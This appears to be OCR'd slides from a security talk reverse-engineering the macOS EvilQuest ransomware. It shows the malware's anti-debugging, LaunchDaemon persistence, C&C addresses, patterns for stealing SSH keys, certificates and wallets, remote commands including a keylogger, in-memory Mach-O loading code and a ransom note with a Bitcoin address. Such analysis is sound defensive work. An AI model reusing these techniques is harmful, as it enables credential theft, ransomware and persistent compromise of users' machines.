02     ptrace(getpid(), PT_DENY_ATTACH, ...);
03  }
```


debugger "prevention"

bypass anti-analysis

1. set breakpoint(s)
2. skip, (change RIP)

Persistence

...surviving across reboots



PERSISTENCE

ei_persistence_main

```
01  int ei_persistence_main(...) {
02
03      if (is_debugging(arg0, arg1) != 0x0)
04         exit();
05      prevent_trace();
06      kill_unwanted(EI_UNWANTED, 0x8);
07
08      persist_executable(...);
09      install_daemon(..., ei_str("0hC|h71FgtPJ32af..."));
10      install_daemon(..., ei_str("0W3iCn1L11zI2H4P..."));
11
12      ei_selfretain_main(var_18, var_1C, var_30, var_24);
```

ei_persistence_main

"self-defense"

1. debugger check / exit
2. debugger prevention
3. kill security tools
   - enum processes
   - kill() matching

```
(0x10eb6893f): Little Snitch
(0x10eb6895f): Kaspersky
(0x10eb6897f): Norton
(0x10eb68993): Avast
(0x10eb689a7): DrWeb
(0x10eb689bb): Mcaffee
(0x10eb689db): Bitdefender
(0x10eb689fb): Bullguard
```

security tools

```
# fs_usage -w -f filesystem

open    /Library/AppQuest/com.apple.questd  toolroomd.67949
write   toolroomd.67949
...
open    ~/Library/AppQuest/com.apple.questd
write   toolroomd.67949
```

toolroomd -> com.apple.questd

PERSISTENCE

ei_persistence_main

```
01  int ei_persistence_main(...) {
02
03      if (is_debugging(arg0, arg1) != 0x0)
04          exit();
05      prevent_trace();
06      kill_unwanted(EI_UNWANTED, 0x8);
07
08      persist_executable(...);
09      install_daemon(..., ei_str("0hC|h71FgtPJ32af..."));
10      install_daemon(..., ei_str("0W3iCn1L11zI2H4P..."));
11
12      ei_selfretain_main(var_18, var_1C, var_30, var_24);
```

ei_persistence_main

.plist 'template' decrypted, filled out, then saved

```
$ cat /Library/LaunchDaemons/com.apple.questd.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" ...>
<plist version="1.0">
<dict>
    ...
   <key>ProgramArguments</key>
    <array>
        <string>sudo</string>
        <string>/Library/AppQuest/com.apple.questd</string>
        <string>--silent</string>
    </array>

    <key>RunAtLoad</key>
    <true/>
    <key>KeepAlive</key>
    <true/>
</dict>
```


launch agent/daemon:
com.apple.questd.plist

```
# ./ProcessMonitor

 pid: 1142
 path: /usr/bin/osascript
 args: (
    osascript,
    "-e",
    "do shell script \"launchctl load -w /Library/LaunchDaemons/com.apple.questd.plist;launchctl start questd\"
       with administrator privileges"
)
```

launching (persistent) instance

Capabilities

what does the malware do?




Command and Control Comms

directory listing

```
01
02                                  andrewka6.
                                    pythonanywhere.com
03
04  lea     rdi, a3ihmvk0rfo0r3k...
05  call    ei_str
06  mov     [rbp+URL], rax
07
08                                  ret.txt
09
10  lea     rdi, a1mnsh21anlz906...
11  call    ei_str
12
13
14  mov     rdi, [rbp+URL]
15  mov     rsi, rax
16  call    get_mediator
```

C&C decode and connect



backup (hardcode, encrypted)
c&c address: 167.71.237.219


File Exfiltration

(recursive) directory listing

```
01  pthread_create(&thread, 0x0, ei_forensic_thread, &args);
02
03  ei_forensic_thread(...){
04    ...
05    directories = lfsc_dirlist();
06    ei_forensic_sendfile(directories);
```

```
$ lldb /Library/mixednkey/toolroomd

(lldb) b lfsc_dirlist
(lldb) c

* thread #4, stop reason = breakpoint 1.1
-> 0000000100002DD0 : push    rbp

(lldb) finish
(lldb) x/s $rax
0x10080bc00: "/Users/user
/Users/Shared
/Users/user/Pictures
/Users/user/Desktop
/Users/user/Library
/Users/user/Library/Application Support
/Users/user/Library/Maps
...
```

recursive directory listing



File Exfiltration

"target" files

```
01  ei_forensic_thread(...){
02    ...
03    targets = get_targets(..., is_lfsc_target);
04
05    //exfil all targets
06    for(target in targets)
07       ei_forensic_sendfile(... lfsc_get_contents(target));
```

exfil of "target" files

```
(0x10eb67a95): *id_rsa*
(0x10eb67ab5): *.pem
(0x10eb67ad5): *.ppk
(0x10eb67af5): known_hosts
(0x10eb67b15): *.ca-bundle
(0x10eb67b35): *.crt
(0x10eb67b55): *.p7!
(0x10eb67b75): *.!er
(0x10eb67b95): *.pfx
(0x10eb67bb5): *.p12
(0x10eb67bd5): *key*.pdf
(0x10eb67bf5): *wallet*.pdf
(0x10eb67c15): *key*.png
(0x10eb67c35): *wallet*.png
(0x10eb67c55): *key*.jpg
(0x10eb67c75): *wallet*.jpg
(0x10eb67c95): *key*.jpeg
(0x10eb67cb5): *wallet*.jpeg
```

embedded regex's

```
$ lldb /Library/mixednkey/toolroomd

(lldb) b 0x0000000100001965
Breakpoint 1: where = toolroomd`toolroomd[0x0000000100001965]

(lldb) c

* thread #4, stop reason = breakpoint 1.1
->  0x10000171e: callq  lfsc_get_contents

(lldb) x/s $rdi
0x1001a99b0: "/Users/user/Desktop/key.png"
```

test: ~/Desktop/key.png


REMOTE TASKING

logic and dispatching

```
01   ;eiht_get_update
02
03   call  ei_get_host_info
04
05   lea   rdi, "NCUCKOO7614S"
06   call  eicc_serialize_request
07
08   call  http_request
09
10   call  eicc_deserialize_request
11   call  eiht_check_command
12
13   call  dispatch
```

```
01   ;dispatch
02   cmp dword ptr [rax], 1
03   jnz continue_1
04   call react_exec
05
06   cmp  dword ptr [rax], 2
07   jnz  continue_2
08   call  react_save
```

command dispatching



c&c tasking

Cmd	Name	Description
0x1	react_exec	download & execute (from memory!)
0x2	react_save	download file
0x4	react_star	not implemented
0x8	react_keys	start keylogger
0x10	react_ping	server: 'Hi There', client: ok!
0x20	react_host	not implemented
0x40	react_scmd	execute command, upload output


supported commands

REMOTE TASKING

download & execution ...from memory!

```
01    ;ei_run_memory_hrd
02
03    call     NSCreateObjectFileImageFromMemory
04
05    call     NSLinkModule
06
07    call     NSLookupSymbolInModule
08
09    call     NSAddressOfSymbol
10
11    call     rax
```

in-memory code execution



the decrypted payload
...only in memory!

IN-MEMORY MACH-O LOADING

dyld supports in-memory loading/linking

```
//vars
NSObjectFileImage fileImage = NULL;
NSModule module             = NULL;
NSSymbol symbol             = NULL;
void (*function)(const char *message);

//have an in-memory (file) image of a mach-O file to load/link
// ->note: memory must be page-aligned and alloc'd via vm_alloc!

//create object file image
NSCreateObjectFileImageFromMemory(codeAddr, codeSize, &fileImage);

//link module
module = NSLinkModule(fileImage, "<anything>", NSLINKMODULE_OPTION_PRIVATE);

//lookup exported symbol (function)
symbol = NSLookupSymbolInModule(module, "_" "HelloBlackHat");

//get exported function's address
function = NSAddressOfSymbol(symbol);

//invoke exported function
function("thanks for being so offensive ;)");
```

previously (at BlackHat 2015)

File Encryption


encrypt all files

```
(0x10eb6999e): .tar
(0x10eb699da): .zip
(0x10eb69a2a): .jpg
(0x10eb69a3e): .jpeg
(0x10eb69a52): .png
(0x10eb69a66): .gif
(0x10eb69aa2): .mp4
(0x10eb69ab6): .mp3
(0x10eb69aca): .mov
(0x10eb69b6a): .doc
(0x10eb69b7e): .txt
(0x10eb69b92): .docx
(0x10eb69ba6): .xls
(0x10eb69bba): .xlsx
(0x10eb69bce): .pages
(0x10eb69be2): .pdf
(0x10eb69e96): .numbers
(0x10eb69eb6): .keynote
(0x10eb69ed6): .ppt
(0x10eb69efe): .html
(0x10eb69f12): .xml
(0x10eb69f26): .json
(0x10eb69f82): .pkg
...
```

(decrypted)
target file extensions

```
01   ;carve_target
02   call make_temp_name
03
04   call fopen
05
06   call fread
07   call tpcrypt
08   call fwrite
09
10   mov  [rbp+buf], 0DDBEBABEh
11   call fwrite
12
13   call    unlink
14   call    rename
```

carve_target()



File Encryption

locked ...but recoverable!

READ_ME_NOW.txt

```
YOUR IMPORTANT FILES ARE ENCRYPTED

Many of your documents, photos, videos, images and other files are no longer accessible
because they have been encrypted. Maybe you are busy looking for a way to recover your
files, but do not waste your time. Nobody can recover your file without our decryption
service.

We use 256-bit AES algorithm so it will take you more than a billion years to break this
encryption without knowing the key (you can read Wikipedia about AES if you don't believe
this statement).
Anyways, we guarantee that you can recover your files safely and easily. This will require
us to use some processing power, electricity and storage on our side, so there's a fixed
processing fee of 50 USD. This is a one-time payment, no additional fees included.
In order to accept this offer, you have to deposit payment within 72 hours (3 days) after
receiving this message, otherwise this offer will expire and you will lose your files
forever.
Payment has to be deposited in Bitcoin based on Bitcoin/USD exchange rate at the moment of
payment. The address you have to make payment is:

                    13roGMpWd7Pb3ZoJvce8eoQpfeqQvGHHK7

Decryption will start automatically within 2 hours after the payment has been processed
and will take from 2 to 5 hours depending on the processing power of your computer. After
that all of your files will be restored.

THIS OFFER IS VALID FOR 72 HOURS AFTER RECEIVING THIS MESSAGE
```

"READ_ME_NOW.txt"

ransom alert

"This means that the clear text key used for encoding the file encryption key ends up being appended to the encoded file encryption key."

"Breaking EvilQuest | Reversing A Custom macOS Ransomware File Encryption Routine"
labs.sentinelone.com/breaking-evilquest-reversing-a-custom-macos-ransomware-file-encryption-routine/

Viral Infection!

...infect all binaries

computer virus: defined


"A computer virus is a type of computer program that, when executed, replicates itself by modifying other computer programs and inserting its own code."

```
01   ;ei_loader_thread
02   ; parameter: "/Users"
03
04
05   lea      rcx, is_executable
06   call     get_targets
07
08
09   ;for all targets
10   call     append_ei
```

"ei_loader_thread"

